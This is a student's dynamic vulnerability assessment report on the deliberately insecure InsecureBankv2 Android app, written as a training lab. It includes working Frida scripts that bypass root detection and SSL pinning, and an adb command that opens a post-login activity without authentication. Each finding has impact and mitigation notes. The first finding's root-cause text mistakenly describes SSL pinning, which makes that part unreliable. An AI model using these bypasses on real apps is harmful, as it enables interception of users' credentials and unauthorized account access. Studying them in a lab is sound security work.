
Vulnerability (dynamic) Assessment Report for insecurebankv2

Submitted by :- Sauda Momin


Root detection bypass

Whenever we bypass the login page by using activity manager (am command) we can see the msg which says “Rooted Device!!”



Root Detection Logic (Identified in Code):

This code checks if the device is rooted by looking for the presence of the Superuser app or the su binary, and then displays a message saying "Rooted Device!!" if it is rooted, or "Device not Rooted!!" if it is not.



It returns true if the Superuser.apk file is present in the /system/app/ directory (which usually indicates the device is rooted), otherwise it returns false.

Let’s see if Superuser.apk file is present

Command used:-

1. 127|:/ # cd /system/app
2. :/system/app # ls
3. 2|:/system/app # cd Superuser
4. :/system/app/Superuser # ls -al

```
2|:/ # data/local/tmp/frida-server-16.7.19-android-x86 &
[1] 2411
:/ # cd /system/app
:/system/app # ls
Amaze                   CustomLocale          PrintRecommendationService
BasicDreams             DevelopmentSettings   PrintSpooler
Bluetooth               EasterEgg             SecureElement
BluetoothMidiService    ExtShared             SettingsService
BookmarkProvider        GenydService          SimAppDialog
BuiltInPrintService     GenymotionLayout      Superuser
CaptivePortalLogin      HTMLViewer            SystemPatcher
CarrierDefaultApp       KeyChain              Traceur
CertInstaller           LiveWallpapersPicker  WAPPushManager
CompanionDeviceManager  NfcNci                WallpaperBackup
CtsShimPrebuilt         OsuLogin              messaging
CubeLiveWallpapers      PacProcessor
```


Here we can see a directory named “Superuser” but not superuser.apk.

Superuser.apk is present inside the superuser directory.

```
:/system/app # cd Superuser
:/system/app/Superuser # ls -al
total 1304
drwxr-xr-x  3 root root    4096 2023-09-07 04:45 .
drwxr-xr-x 37 root root    4096 2023-09-07 04:45 ..
-rw-r--r--  1 root root 1320170 2023-09-07 04:45 Superuser.apk
drwxr-xr-x  3 root root    4096 2023-09-07 04:45 oat
:/system/app/Superuser #
```

That means, the first condition in the “if” statement is going to return false (Superuser.apk file is present in the /system/app/ superuser/ superuser.apk)

DoesSUexist?



This method checks if the su binary is present on the system by executing: /system/xbin/which su

- If a path to su is found (i.e., readLine() is not null), the method returns true, meaning the device is rooted.
- If not found, it returns false.

Go back to the system using cd ..

- ls -al
- cd xbin
- ls -al
- Which su

```
:/system # ls -al
total 88
drwxr-xr-x 15 root root   4096 2023-09-07 04:36 .
drwxr-xr-x 18 root root   4096 2023-09-07 04:46 ..
drwxr-xr-x  8 root root   4096 2023-09-07 04:31 apex
drwxr-xr-x 37 root root   4096 2023-09-07 04:45 app
drwxr-x--x  4 root shell  8192 2023-09-07 04:45 bin
-rw-------  1 root root   3922 2023-09-07 04:32 build.prop
drwxr-xr-x 14 root root   4096 2023-09-07 04:46 etc
drwxr-xr-x  2 root root  12288 2023-09-07 04:31 fonts
drwxr-xr-x  4 root root   4096 2023-09-07 04:46 framework
drwxr-xr-x  3 root root   4096 2023-09-07 04:13 genymotion
drwxr-xr-x  5 root root  16384 2023-09-07 04:38 lib
drwxr-xr-x 39 root root   4096 2023-09-07 04:45 priv-app
drwxr-xr-x  8 root root   4096 2023-09-07 04:45 product
drwxr-xr-x  7 root root   4096 2023-09-07 04:31 usr
drwxr-xr-x  5 root shell  4096 2023-09-07 04:32 vendor
drwxr-x--x  2 root shell  4096 2023-09-07 04:32 xbin
:/system # cd xbin
:/system/xbin # ls -al
```

```
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 wc -> busybox
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 wget -> busybox
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 which -> busybox
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 whoami -> busybox
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 xargs -> busybox
lrwxr-xr-x  1 root shell       7 2023-09-07 04:46 xz -> busybox
```

```
127|:/system/xbin # which su
/system/bin/su
:/system/xbin #
```

- This confirms that the su binary is present in /system/bin/.
- So the following code in doesSUexist():

Runtime.getRuntime().exec(new String[]{"/system/xbin/which", "su"});

- will return a valid path, and therefore doesSUexist() will return true.

This triggers the root detection warning in the InsecureBankv2 app.

One function is returning false, one function is returning true and we are using OR operator the value of the “isrooted” variable is going to be true.

Now lets bypass root detection

- Either we can remove the code which is responsible to do a root detection but removing a code is risky because we don't know where the dependencies are so if we delete one part of the code it can make the entire application unstable.
- Secondly since it is an executable file we need to sign an application to deploy the file.


Another option is

We can manipulate the behaviour of application at runtime by injecting a script

```
Java.perform(function()
{
var check = Java.use('com.android.insecurebankv2.PostLogin');
check.doesSUexist.implementation = function()
{
        console.log('value set to 0, su does not exist');
        return false;
};
check.doesSuperuserApkExist.implementation = function()
{
        console.log('value set to 0, superuserapk not found');
        return false;
};
});
```

This Frida script hooks two methods in the PostLogin class “doesSUexist()” and “doesSuperuserApkExist()” and forces them to return false, which tricks the app into thinking the device is not rooted by bypassing both the su binary and Superuser APK checks.

Command used:- frida -U -f com.android.insecurebankv2 -l "C:\Users\L E N O V O\Downloads\rootBypass.js"



The message value set to 0, superuserapk not found and value set to 0, su does not exist confirms that your Frida script is working , it intercepted both root checks and forced them to return false, effectively bypassing the app's root detection.

Root Cause:

The app does not properly validate or pin SSL certificates, allowing interception tools to view traffic after bypassing pinning through Frida or objection.

Impact:

Sensitive user data like login credentials and API keys can be captured by attackers during communication with the server.

Mitigation:

Implement strong SSL pinning using certificate or public key hash verification and validate with trusted CA. Regularly update certificates and use tamper detection.

SSL PINING BYPASS


SSL Pinning is a technique used to ensure the app only communicates with a specific trusted server by validating the server's SSL certificate. This helps prevent Man-in-the-Middle (MITM) attacks.

However, the app implements SSL pinning on the client side, which can be bypassed using dynamic instrumentation tools like Frida.

Step 1

Started Frida server on the Android device:


1. adb shell
2. su
3. cd /data/local/tmp/frida-server-16.7.19-andriod-x86
4. ps -A | grep frida




```
Microsoft Windows [Version 10.0.19045.6093]
(c) Microsoft Corporation. All rights reserved.

C:\Users\L E N O V O\Downloads\new andriod setup\Android Pentest\Android Pentest\platform-tools\platform-tools>adb shell
genymotion:/ # su
:/ # data/local/tmp/frida-server-16.7.19-android-x86 &
[1] 2490
:/ # ps -A | grep frida
root          2490  2483    72528  36688 poll_schedule_timeout ee462bb9 S frida-server-16.7.19-android-x86
```

Step 2

Ran Frida hook script: frida -U -f com.example.sslpinningexample -l "C:\Users\L E N O V O\Downloads\SSLPinning.js"



```
C:\Users\L E N O V O\Downloads\new andriod setup\Android Pentest\Android Pentest\platform-tools\platform-tools>frida-ps -Ua
 PID  Name               Identifier
----  -----------------  ----------------------------
1447  Clock              com.android.deskclock
2050  Email              com.android.email
1898  Messaging          com.android.messaging
1472  Phone              com.android.dialer
2450  SSLPinningExample  com.example.sslpinningexample
2219  Settings           com.android.settings
2270  Superuser          com.genymotion.superuser
```



```
C:\Users\L E N O V O\Downloads\new andriod setup\Android Pentest\Android Pentest\platform-tools\platform-tools>frida -U -f com.example.sslpinningexample -l "C:\Users\L E N O V O\Downloads\SSLPinning.js"
     ____
    / _  |   Frida 16.7.19 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Phone (id=192.168.42.101:5555)
Spawned `com.example.sslpinningexample`. Resuming main thread!
[Phone::com.example.sslpinningexample ]-> ssl_p_bypass
ssl_p_bypass
ssl_p_bypass
ssl_p_bypass
[Phone::com.example.sslpinningexample ]->
```

Step 3:


Script (SSLPinning.js) hooked certificate validation functions like:

File Edit Format View Help

```
Java.perform(function() {
    var var1 = Java.use("java.util.ArrayList");
    var var2 = Java.use('com.android.org.conscrypt.TrustManagerImpl');
    var2.checkTrustedRecursive.implementation = function(a1, a2, a3, a4, a5, a6) {
        console.log('ssl_p_bypass');
        var var3 = var1.$new();
        return var3;
    }
}, 0);
```

This Frida script hooks into the checkTrustedRecursive method of Android's internal TrustManagerImpl class and overrides it to always return an empty ArrayList, effectively bypassing SSL certificate validation.

Step 4: Relaunched app through Frida and successfully intercepted HTTPS traffic in Burp Suite



After injection the app established HTTPS connections normally. I observed plaintext HTTP response content (HTML) returned by the app confirming SSL pinning was bypassed and TLS validation was effectively disabled (see screenshot showing the app's HTML response).

Root cause

- SSL pinning implemented only on the client; validation logic runs in-app and can be bypassed at runtime.
- Sensitive checks live in modifiable code (Java/native) and are not protected by hardware-backed keystores.
- Lack of runtime tamper/Frida/root detection and weak obfuscation.

Impact


- An attacker with device access or instrumentation can bypass pinning, enabling MITM and inspection/modification of TLS traffic.
- Exposure of sensitive data (tokens, credentials, PII) and possible session hijacking or replay attacks.
- Undermines server authentication guarantees; attackers can impersonate servers or inject malicious responses.

Mitigations

- Enforce server-side authorization/validation; never rely solely on client-side checks.
- Use robust pinning: pin public keys (not full certs), manage pin rotation, and restrict pins to release builds.
- Use platform-backed keystores / hardware-backed key storage for pin validation.
- Implement tamper and instrumentation detection (root/Frida/Xposed), and harden responses (fail-safe behavior).
- Perform code obfuscation and move critical validation into native code where feasible, plus integrity checks (checksums, signature verification).
- Monitor anomalous API usage on server side and apply short-lived tokens, certificate transparency, and mutual TLS for high-risk flows.

Login Vulnerability

While inspecting the AndroidManifest.xml file of the InsecureBankv2 application, I came across the following activity declarations:





These activities handle **post-login functionality**, such as displaying the user dashboard and performing transactions. The android:exported="true" attribute allows them to be launched by external applications or tools, bypassing the normal login process.

During testing, it was possible to access these activities directly without providing valid credentials, using the following ADB commands:

- First do python app.py through androlab cmd
- Start frida through platform cmd
- Go to another flatform cmd and type following command

adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.PostLogin





This command successfully launched the post-login screens without any authentication prompt. This confirms that the login mechanism can be bypassed, granting direct access to sensitive functionality.

Impact:
An attacker with local or app-level access to the device could completely bypass authentication, potentially gaining access to sensitive user data and performing unauthorized actions (e.g., fund transfers) without logging in.


Root Cause:
Exported activities lack proper authentication/session validation checks, allowing direct invocation from outside the application.

Mitigations

- Set android:exported="false" for activities that are not intended to be accessed externally.
